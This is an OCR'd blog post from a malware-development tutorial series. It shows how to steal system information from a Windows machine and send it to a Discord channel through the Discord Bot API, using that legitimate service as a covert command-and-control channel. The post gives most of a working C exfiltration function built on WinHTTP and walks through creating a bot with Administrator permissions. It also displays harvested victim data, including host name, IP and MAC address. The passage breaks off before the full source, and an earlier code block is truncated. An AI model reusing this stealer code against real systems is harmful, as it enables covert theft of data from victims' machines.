
Malware development trick 42: Stealing data via legit Discord Bot API. Simple C example.

cocomelonc.github.io/malware/2024/06/28/malware-trick-42.html

June 28, 2024

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h

#define DISCORD_BOT_
#define DISCORD_CHAN

// function to send
int sendToDiscord(co
  HINTERNET hSession
  HINTERNET hConnect
  HINTERNET hRequest

  hSession = WinHttp
  if (hSession == NU
    fprintf(stderr,
    return 1;
  }

  hConnect = WinHttp
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error
    WinHttpCloseHandle(hSession);
    return 1;
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Users\zhzhu> cd Z:
PS Z:\2024-06-28-malware
message sent successfull
message sent successfull
PS Z:\2024-06-28-malware
```

July 3, 2024

meow-test just showed up! Today at 8:33 AM


meow-test APP Today at 8:34 AM
meow-meow
Host Name: DESKTOP-26FQMOC, OS Version: 6.2.9200, Processor Architecture: 9, Number of Processors: 2, Logical Drives: 200000C, Adapter Name: {7801F500-1CCA-4D1B-AE0A-71627855A7E3}, IP Address: 192.168.118.191, Subnet Mask: 255.255.255.0, MAC Address: 08-00-27-62-E5-49

In the previous examples we created a simple Proof of Concept of using legit C2-connections via Telegram Bot API, VirusTotal API for “stealing” simplest information from victim’s Windows machine.

What about next legit application: *Discord* and it’s Bot API feature?

practical example

Many of yours may think that I am simply copying the same code, please note that this is only for understanding the concepts. First of all create Discord application:


Applications

Develop apps to customize and extend Discord for millions of users.

Sort By: Date Created

My Applications

CREATE AN APPLICATION


NAME *

meow-test

By clicking Create, you agree to the Discord Developer Terms of Service and Developer Policy.

Called `meow-test` in my case.

As you can see, discord generated app ID and token, we will need `APPLICATION_ID` later:


General Information

What should we call your creation? What amazing things does it do? What icon should represent it across Discord? Tell us here!

By clicking Create, you agree to the Discord Developer Terms of Service and Developer Policy.

APP ICON

m-t

Size: 1024x1024

NAME

meow-test

DESCRIPTION (MAXIMUM 400 CHARACTERS)

Your description will appear in the About Me section of your bot's profile.

Discord API exploitation stealer PoC

TAGS (MAXIMUM 5)

Add up to 5 tags to describe the content and functionality of your application.

APPLICATION ID

[redacted]

PUBLIC KEY

[redacted]


SERVER COUNT


This is an approximation of the number of servers your application is in.

0 Servers

Careful — you have unsaved changes!

Within your application, create a bot user with full permissions:


.dev
← Back to Applications
SELECTED APP
meow-test
SETTINGS
General Information
Installation NEW
OAuth2
Bot
Rich Presence
App Testers
App Verification
MONETIZATION
Getting Started
ACTIVITIES
Getting Started




Bot Permissions

Need some help with bit math? Use the tool below to calculate the permissions integer for your bot based on the features it needs.

GENERAL PERMISSIONS	TEXT PERMISSIONS	VOICE PERMISSIONS
✓ Administrator	Send Messages	Connect
View Audit Log	Create Public Threads	Speak
Manage Server	Create Private Threads	Video
Manage Roles	Send Messages in Threads	Mute Members
Manage Channels	Send TTS Messages	Deafen Members
Kick Members	Manage Messages	Move Members
Ban Members	Manage Threads	Use Voice Activity
Create Instant Invite	Embed Links	Priority Speaker
Change Nickname	Attach Files	Request To Speak
Manage Nicknames	Read Message History	Use Embedded Activities
Manage Expressions	Mention Everyone	Use Soundboard
Create Expressions	Use External Emojis	Use External Sounds
Manage Webhooks	Use External Stickers	Create Polls
Read Messages/View Channels	Add Reactions	
Manage Events	Use Slash Commands	
Create Events	Use Embedded Activities	
Moderate Members	Use External Apps	
View Server Insights		
View Creator Monetization Insights		

PERMISSIONS INTEGER

8



Bot

Bring your app to life on Discord with a Bot user. Be a part of chat in your users' servers and interact with them directly.

Learn more about bot users

Build-A-Bot

Bring your app to life by adding a bot user. This action is irreversible (because robots are too cool to destroy).

ICON

BANNER

Size: 680x240

USERNAME


meow-test #2360

TOKEN

For security purposes, tokens can only be viewed once, when created. If you forgot or lost access to your token, please regenerate a new one.

Authorization Flow

These settings control how OAuth2 authorizations are restricted for your bot (who can add your bot and how it is added).



USERNAME

meow-test #2360

TOKEN

For security purposes, tokens can only be viewed once, when created. If you forgot or lost access to your token, please regenerate a new one.

[redacted]


Authorization Flow

These settings control how OAuth2 authorizations are restricted for your bot (who can add your bot and how it is added).

As you can see, we have obtained a token for the bot. So, according to the documentation, we need the following logic for sending messages:

```
#define DISCORD_BOT_TOKEN "your discord bot token" // replace with your actual bot
token
#define DISCORD_CHANNEL_ID "your discord channel id" // replace with the channel ID
where you want to send the message

// function to send a message to discord using the discord Bot API
int sendToDiscord(const char* message) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;
  HINTERNET hRequest = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n", GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"discord.com", INTERNET_DEFAULT_HTTPS_PORT,
0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hSession);
    return 1;
  }

  hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // set headers
  if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot " DISCORD_BOT_TOKEN
"\r\nContent-Type: application/json\r\n", -1, WINHTTP_ADDREQ_FLAG_ADD)) {
    fprintf(stderr, "WinHttpAddRequestHeaders. error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // construct JSON payload
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}", message);

  // send the request
  if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body, strlen(json_body),
strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // receive response
  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("message sent successfully to discord.\n");
    } else {
      printf("failed to send message to discord. HTTP status code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  return 0;
}
```

In your Discord server, navigate to the channel where you want your bot to send messages. Right-click on the channel name, select `Copy ID` or `Copy Link` in my case (discord in browser), and you'll have the channel ID:



The full source is looks like this (`hack.c`):

